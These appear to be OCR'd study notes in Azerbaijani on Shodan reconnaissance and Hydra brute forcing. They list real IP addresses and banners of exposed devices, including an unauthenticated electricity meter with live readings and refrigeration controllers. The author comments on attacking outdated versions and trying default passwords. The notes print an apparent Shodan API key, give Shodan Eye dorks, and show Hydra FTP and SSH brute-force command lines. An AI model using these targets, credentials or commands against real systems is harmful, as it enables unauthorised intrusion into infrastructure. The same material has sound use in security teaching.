Last-Modified: Tue, 24 Mar 2015 04:44:20 GMT
Content-Length: 1625
Date: Sun, 04 May 2025 13:20:21 GMT
Server: VB
```

her bir porta diqqet ele, axrinci portda bele nese ola biler

burda da bir kamera sistemi gorunur, burdaki IPni sistemi qirmaq ucun istfade ede bilerik

166.166.103.44

Verizon Business

United States, Corrigan

2025-05-09T16:57:32.970757

```
220 Streetlight FTP server (MikroTik 5.12) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
```

MikroTik router ftpd 5.12

```
220 Streetlight FTP server (MikroTik 5.12) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
```

versiyaya esasen melumat elde etmek cox vacibdi, burdan versiyani tapib versiya haqqinda melumat toplaya bilerem eger kohne versiyadisa kohne versiyadisa hucum ederem zeif noqtelerine

CAREL PlantVisor Refrigeration Units 🔎 →

```
"Server: CarelDataServer" "200 Document follows"
```

SHODAN | Explore | Downloads | Pricing | "Server: CarelDataServer" "200 Document follows"

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out CVEDB

CAREL PI@ntVisor

2025-04-26T21:55:08.034311

47.53.12.70
net-47-53-12-70.cust.vodafonedsl.it
Vodafone US Inc.
Italy, Gattico

```
HTTP/1.1 200 Document follows
Expires: 0
Server: CarelDataServer/2.3.0.0
Content-Length: 2283
Content-Type: text/html
Set-Cookie: SessionID=1745211718
```

autentifikasiya teleb eden basqa bir sayta geldik meselen, bu saytlarda esasen default parollardan istfade etmek lazimdi birinci

GaugeTech Electricity Meters →

```
"Server: EIG Embedded Web Server" "200 Document follows"
```

Total Web Solutions

2025-05-07T17:58:45.072866

72.10.204.29
ip-pool.mtcbroadband.net
MTC Broadband, Inc.
United States, Margaretville

```
HTTP/1.1 200 Document follows
Connection: Close
Server: EIG Embedded Web Server
Content-type: text/html
Content-length: 701
```

burda 21ci portdan sisteme giris etmek isteyibler amma alinmayib

Open Ports

21 80


// 21 / TCP -1782481984 | 2025-04-30T17:52:25.429704

```
220  RT-IP FTP Server ready. Type HELP for help
530 Not logged in.
214- The RT-IP FTP Server supports the following commands:
214- CWD  DELE HELP LIST MKD MODE NLST NOOP PASS PORT PWD
214- QUIT RETR RMD RNFR RNTO STOR TYPE USER XMKD XPWD XRMD
214- ...................................................
214- use CWD Z: to USE the virtual file system
214  ...................................................
500 Syntax error, command unrecognized or malformed
```

// 80 / TCP 49468161 | 2025-05-07T17:58:45.072866

Total Web Solutions

```
HTTP/1.1 200 Document follows
Connection: Close
Server: EIG Embedded Web Server
Content-type: text/html
Content-length: 701
```



Volts/Amps
Power/Energy
Power Quality
Pulse Accumulation
Inputs
Meter Information
Emails
Diagnostic
Tools

Meter Name 191_0223759533

Date/Time 2025-05-09 13:49:33.890

Power and Energy

Real Time

	Instant	Thermal	Block	Rolling	Predicted
Watts	322.91 k	309.05 k	291.83 k	293.50 k	303.25 k
VARS	-108.99 k	-108.41 k	-109.56 k	-106.52 k	-107.09 k
VA	340.81 k	327.59 k	311.76 k	312.28 k	321.67 k


	Instant	Thermal
PF	-0.947 Lead	-0.943 Lead

Peak Demand

	Thermal	Block	Rolling
Del Watts	332.52 k	324.76 k	328.99 k
Rec Watts	0.00	0.00	0.00
Del Watts Coincident VARS	-111.93 k	-112.10 k	-111.14 k
Rec Watts Coincident VARS	0.00	0.00	0.00
+VARS	0.00	0.00	0.00
-VARS	-126.64 k	-125.84 k	-126.61 k

Energy (Primary)

+ Watt Hour(Q1+4)	17772440 k
- Watt Hour(Q2+3)	0 k
+ VAR Hour(Q1+2)	301061 k
- VAR Hour(Q3+4)	7236307 k
VA Hour(Q1+2+3+4)	17926394 k



Electro Industries/GaugeTech
The Leader in Web Accessed Power Monitoring
//Web Explorer

Volts/Amps
Power/Energy
Power Quality
Pulse Accumulation
Inputs
Meter Information
Emails
Diagnostic
Tools

Meter Name 191_0223759533

Date/Time 2025-05-09 13:49:50.480


Voltage/Frequency

	Instantaneous	Maximum	Minimum
Volts AN	7409.48	7596.71	7339.29
Volts BN	7396.21	7556.60	7356.87
Volts CN	7391.53	7549.07	7332.72
Volts A-B	12831.59	13132.94	12721.13
Volts B-C	12788.39	13072.02	12677.66
Volts C-A	12824.67	13129.97	12719.82
Frequency	60.00	60.03	59.96

Current

	Instantaneous	Maximum	Minimum
Amps A	18.95	16.76	3.29
Amps B	17.71	20.20	10.42
Amps C	11.79	14.22	6.42
Amps N (calculated)	4.55	11.96	4.20

Last Max Reset 2025-05-01 00:00:00.510



Electro Industries/GaugeTech
The Leader in Web Accessed Power Monitoring
//Web Explorer

Volts/Amps
Power/Energy
Power Quality
Pulse Accumulation
Inputs
Meter Information
Emails
Diagnostic
Tools

Meter Name 191_0223759533


Date/Time 2025-05-09 13:49:17.100

Voltage/Current

	%THD	1	3	5	7	9	11	13	15
		Mag.	Mag.	Mag.	Mag.	Mag.	Mag.	Mag.	Mag.
VA	1.11%	100.00%	0.89%	0.60%	0.24%	0.00%	0.00%	0.00%	0.00%
VB	0.68%	100.00%	0.37%	0.42%	0.38%	0.00%	0.00%	0.00%	0.00%
VC	1.04%	100.00%	0.79%	0.27%	0.24%	0.37%	0.39%	0.20%	0.00%
IA	9.43%	100.00%	6.07%	3.75%	3.10%	3.24%	2.34%	0.66%	0.00%
IB	11.95%	100.00%	8.06%	5.25%	4.72%	4.43%	0.90%	0.70%	0.56%
IC	16.22%	100.00%	10.34%	8.00%	3.40%	2.86%	4.79%	3.29%	0.81%

Last PQ Events

	Number of Events	Date/ Time of Last Event
Waveform	95	2025-05-07 11:36:47.740
PQ	512	2025-05-07 11:36:46.760



Volts/Amps
Power/Energy
Power Quality
Pulse Accumulation
Inputs
Meter Information
Emails
Diagnostic
Tools

Network Card Diagnostic Screens

System
Firmware
Memory
CPU
Ethernet I/O
Ethernet Hardware
Modbus Communication
Modbus TCP Server
Web Server
FTP Server
Modem
Imported Files
DNP LAN/WAN

sistemi izleye bilmek ucun acilan sehife, sistem sadece oxumaq ucundu, basqa birsey elemek olmur. giris ucun hecbir parol veya admin parol veya admin istemesini gormedim

SHODAN | Explore | Downloads | Pricing | apache country:AZ port:80

ANA SƏHİFƏ-NƏSİRƏDDİN TUSİ adına ŞAMAXI ASTROFİZİKA RƏSƏDXANASI

2025-05-09T13:56:54.413048

149.255.154.21
host-149.255.154.21.katv1.net
AG Telecom LTD., Broadband network
Azerbaijan, Baku

```
HTTP/1.1 200 OK
Date: Fri, 09 May 2025 13:56:55 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=ig4eqjv6387hiduq6igavpvgq4; path=/
Content-Security-Policy: upgrade...
```

cox sey artiq deyisdirilib ve portlar baglanib deye girmek girmek olmur. evvelce aciq bir bir noqtesi olub ve bundan istfade edilib amma ferqine varildiqdan sonra hemin noqte noqte qapadilib

Güvenli değil | 149.255.154.21/cgi-sys/defaultwebpage.cgi

Çevrildi

PARDON!

Bu web sitesinin sahibiyseniz, lütfen barındırma sağlayıcınızla iletişime geçin: webmaster@149.255.154.21

Bu sayfaya ulaşmış olabilirsiniz çünkü:

IP adresi değişti.
Bu etki alanının IP adresi yakın zamanda

Bir sunucu yanlış yapılandırması oldu.

Site farklı bir sunucuya taşınmış olabilir.

Shodan Eye

Shoda eye terminalda shoodani istfade etmek ucundu deye bilerik, meselen deyekki her defe brauzere girmek brauzere girmek istemirik Kali terminalinda Shodan eyeni qurasdirib sadece terminalla isimizi hell ede bilerik. Bu ede bilerik. Bu zaman terminak bizden Keywords isteyecek biz bura scripti yazaciq ve axtaris gerceklesecek(*unutma terminalda bunu istfade elemek ucun Shodanin oz saytinda bir qeydiyyatin mutleqdi qeydiyyatin mutleqdi cunki API key'i yaza bilmesen terminal senin ucun acmir Shodan Eye'ni)*

Shodan eyenin githubda dorklari

Shodan.io'nun oldugu kimi Shodan Eye'nin de dorklari githubda paylasilib

https://github.com/BullsEye0/shodan-eye

Product Solutions Resources Open Source Enterprise Pricing

Search or jump to... / Sign in Sign up

BullsEye0 / shodan-eye Public

Notifications Fork 191 Star 902

Code Issues 1 Pull requests Actions Projects Security Insights

Files

master

Go to file

- img
  - ShodanEye2.png
  - ShodanEye3.png
  - ShodanEyeB.png
  - banne
- LICENSE
- README.md
- Shodan_Dorks_The_Internet_of_S...
- requirements.txt
- shodan-eye.py


shodan-eye / img / ShodanEye2.png

BullsEye0 Add files via upload d2d1c49 · 6 years ago History

461 KB

Bulls Eye

```
[+] IP:
[+] Port: 1723
[+] Organization: Cogetel Online
[+] Location: {'city': None, 'region_code': None, 'area_code': None, 'longitude': 105.0, '
country_code3': 'KHM', 'country_name': 'Cambodia', 'postal_code': None, 'dma_code': None,
'country_code': 'KH', 'latitude': 13.0}
[+] Layer: tcp
[+] Layer: tcp
[+] Domains: ['cambolinux.info']
[+] Hostnames: ['mail.cambolinux.info']
[+] The banner information for the service:

Firmware: 1
Hostname: Mr. Boom F1
```



146. `Squid Proxy port:3128`: Searches for Squid Proxy servers on port 3128.
147. `FTP port:21`: Identifies FTP servers on port 21.
148. `OpenVPN port:1194`: Looks for OpenVPN servers on port 1194.
149. `Nginx port:80`: Finds Nginx web servers on port 80.
150. `PostgreSQL port:5432`: Searches for PostgreSQL databases on port 5432.
151. `Cassandra port:9042`: Identifies Apache Cassandra databases on port 9042.
152. `ZooKeeper port:2181`: Looks for ZooKeeper coordination services on port 2181.
153. `TeamSpeak port:9987`: Searches for TeamSpeak servers on port 9987.
154. `LDAP port:389`: Identifies LDAP servers on port 389.
155. `OpenLDAP port:636`: Looks for OpenLDAP servers on port 636.
156. `DHCP port:67`: Searches for DHCP servers on port 67.
157. `DNS port:53`: Identifies DNS servers on port 53.
158. `NTP port:123`: Looks for Network Time Protocol servers on port 123.
159. `RDP port:3389`: Searches for Remote Desktop Protocol servers on port 3389.
160. `GitLab port:80`: Identifies GitLab servers on port 80.
161. `Jenkins port:8080`: Looks for Jenkins CI/CD servers on port 8080.
162. `Travis CI port:443`: Searches for Travis CI servers on port 443.
163. `CircleCI port:80`: Identifies CircleCI servers on port 80.
164. `WebRTC port:3478`: Looks for WebRTC STUN/TURN servers on port 3478.
165. `MediaWiki port:80`: Searches for MediaWiki installations on port 80.
166. `WordPress port:80`: Identifies WordPress sites on port 80.
167. `Joomla port:80`: Looks for Joomla CMS installations on port 80.
168. `Magento port:80`: Searches for Magento eCommerce platforms on port 80.
169. `Drupal port:80`: Identifies Drupal CMS installations on port 80.
170. `PrestaShop port:80`: Looks for PrestaShop eCommerce sites on port 80.
171. `Shopify port:443`: Searches for Shopify stores on port 443.
172. `WooCommerce port:80`: Identifies WooCommerce stores on port 80.
173. `BigCommerce port:443`: Looks for BigCommerce stores on port 443.
174. `Wix port:443`: Searches for Wix websites on port 443.
175. `Weebly port:443`: Identifies Weebly websites on port 443.

Google de nece ki dorklar vasitesile axtarisi asanlasdira bilirdik bunu da ele dusunun

1)git clone https://github.com/BIZKI/Shodan-Eye.git

2)cd /home/kali/shodan-eye(mutleq bura kecmelisen)

3)python shodan-eye.py

4)senden axtarisi bir fayla qeyd edim yoxsa etmiyim kimi sual verecek cavab olaraq y/n deye bilersen

5)sonra API key isteyir, cox vacibdi, burdan sonra acilir Shodan Eye. Keyin olmasi ucun mutleq bir qeydiyyatin movcud olmalidir ki burdan keyi goture bilesen eks halda mumkun deyil terminalda isleye bilmezsen

```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/shodan-eye
ls

 api.txt   img   LICENSE   README.md   requirements.txt   'Shodan_Dorks_The_Internet_of_Sh*t.txt'   shodan-eye.py

┌──(kali㉿kali)-[~/shodan-eye]
└─$ python shodan_eye.py

python: can't open file '/home/kali/shodan-eye/shodan_eye.py': [Errno 2] No such file or directory

┌──(kali㉿kali)-[~/shodan-eye]
└─$ python shodan-eye.py
```

```
SHODAN EYE
                                                    v1.3.0

            Shodan Eye v1.3.0

    √ The author is not responsible for any damage, misuse of the information.
    √ Shodan Eye shall only be used to expand knowledge and not for
      causing malicious or damaging attacks.
    √ Just remember, Performing any hacks without written permission is illegal ..!

            Author:  Jolanda de Koff Bulls Eye
            Github:  https://github.com/BullsEye0
            Website: https://HackingPassion.com
            Patreon: https://www.patreon.com/jolandadekoff

            Hi there, Shall we play a game..? 😀


[+] Do you like to save the output in a file? (Y/N) N
[!] Saving is skipped

  »»»»
```

acilisi ucun vacib olan API key(sekildeki menimdi ve menimdi ve deyisdirilib artiq, Shodan API keyi deyisdirmek ucun cox gozel serait yaradib)

Account Overview

Account Level	**Free**
Display Name	kaliilinuxxlx2025@gmail.com
Email	kaliilinuxxlx2025@gmail.com
Member	No
API Key	raCgQQujzPSPrjztyoVJHhChMTfmuzib

172.200.213.106

Microsoft Limited

United States, Boydton

database cloud

2025-05-10T14:43:54.259

```
MS-SQL NTLM Info:
  OS: Windows Server 2022
  OS Build: 10.0.20348
  Target Name: test2-vm-eastus
  NetBIOS Domain Name: test2-vm-eastus
  NetBIOS Computer Name: test2-vm-eastus
  DNS Domain Name: test2-vm-eastus
  FQDN: test2-vm-eastus
```

```
+] IP:
+] Port: 1723
+] Organization: Cogetel Online
+] Location: {'city': None, 'region_code': None, 'area_code': None, 'longitude': 105.0, '
ountry_code3': 'KHM', 'country_name': 'Cambodia', 'postal_code': None, 'dma_code': None,
country_code': 'KH', 'latitude': 13.0}
+] Layer: tcp
+] Layer: tcp
+] Domains: ['cambolinux.info']
+] Hostnames: ['mail.cambolinux.info']
+] The banner information for the service:

irmware: 1
ostname: Mr. Boom F1
endor: MikroTik

✓] Result: 19. Search query: boom
```

Gorunus ferqi yaranir buda asagidaki kimidi(Shodan brauzerde vs Shodan terminalda terminalda

THC
hydra.
Basics+
Play with SSH
Play with MySql
Play with FTP
Play with Login Page

Hydra kimi alətlər veb tətbiqlərindəki zəiflikləri müəyyən edib aradan qaldırmaq istəyən sızma testi mütəxəssisləri və etik hakerlər üçün vacib vasitələrə çevrilmişdir. Hydra — çox yönlü və güclü bir brute force (kobud güc) aləti — xüsusilə parolları sınaqdan keçirərək düzgün olanı tapmaq qabiliyyəti ilə tanınır

KALI LİNUX HYDRA QURAŞDIRILMASI VƏ İSTİFADƏSİ

Kali Linux üçün Hydra quraşdırılması aşağıdakı kimi aparılır.
Siz https://github.com/vanhauser-thc/thc-hydra GitHub repo-ya daxil olub onu klonlaya bilərsiniz.

```
┌──(root㉿kali)-[/]
└─# git clone https://github.com/vanhauser-thc/thc-hydra
Cloning into 'thc-hydra' ...
remote: Enumerating objects: 3584, done.
remote: Counting objects: 100% (1369/1369), done.
remote: Compressing objects: 100% (181/181), done.
remote: Total 3584 (delta 1251), reused 1203 (delta 1188), pack-reused
 2215
Receiving objects: 100% (3584/3584), 3.30 MiB | 2.05 MiB/s, done.
Resolving deltas: 100% (2436/2436), done.
```

Kali Linux üçün Hydra quraşdırılması aşağıdakı kimi aparılır.

Siz https://github.com/vanhauser-thc/thc-hydra GitHub repo-ya daxil olub onu klonlaya bilərsiniz.

```
┌──(root㉿kali)-[/thc-hydra]
└─# apt-get install hydra
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
hydra is already the newest version (9.5-1).
hydra set to manually installed.
The following packages were automatically installed and are no longer
required:
  libmongocrypt0 libncurses5 libtinfo5 pipewire-alsa
  python3-cryptography37 python3-flask-security
  python3-jaraco.classes python3-py python3-pytz-deprecation-shim
  python3-texttable
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1034 not upgraded.
```


Quraşdırma prosesi uğurla başa çatdıqdan sonra “hydra -help” ilə istifadə edilə bilən əmrləri sadalaya bilərik.

```
┌──(root㉿kali)-[/thc-hydra]
└─# hydra -help
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
 use in military or secret service organizations, or for illegal purpo
ses (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e
 nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-
f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OP
T] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it h
ere
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins f
rom FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords fr
om FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to
get help
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" revers
ed login
  -u        loop around users, not passwords (effective! implied with
```


TERMİNAL EKRANDA ƏMƏLƏLƏRİN GÖRÜNMƏSİ

hydra istifadə formasına malikdir <İstifadəçi adı seçimləri> <Parol seçimləri> <Seçimlər> <IP ünvanı> <Protokol>.
tifadəsini araşdırdığımız zaman verilən istifadəçi adı və şifrə söz siyahısı müvafiq IP ünvanımızın portunda brute force əməliyyatı həyata keçirir.
Əgər istifadəçi adını biliriksə və FTP hücumu həyata keçirmək istəyiriksə, istifadə edə biləcəyimiz əmr xətti aşağıdakı kimidir:
“hydra -l msfadmin -P passwords.txt ftp://192.168.1.40 -V –f”
Əmrlər:
-l Tək istifadəçi adı
-P Şifrə
-V Verbose çıxış
-f Düzgün girişi dayandırın
Yaradılmış istifadəçi adı siyahısı ilə FTP hücumu həyata keçirmək istəyiriksə, istifadə edə biləcəyimiz əmr xətti aşağıdakı kimidir:
“hydra -L usernames.txt -P passwords.txt ftp://192.168.1.40 –t 16 -V –f”
Əmrlər:
-L İstifadəçi adı siyahısı
-t Paralel əlaqəni məhdudlaşdırın
-V Verbose çıxış
-f Düzgün girişi dayandırın
-P Şifrə
SSH hücumu həyata keçirmək istədiyimiz zaman istifadə edə biləcəyimiz əmr xətti aşağıdakı kimidir:
“hydra -s 22 -L /usr/share/wordlists/rockyou.txt.gz
-P /usr/share/wordlists/rockyou.txt.gz 192.168.1.40 ssh”
Əmrlər:
-s port istifadə
-L istifadəçi adı siyahısı
-P Şifrə


Kali Linux-da hidra axtardıqdan sonra hidraqrafik variantı seçib onun interfeysinə daxil oluruq.



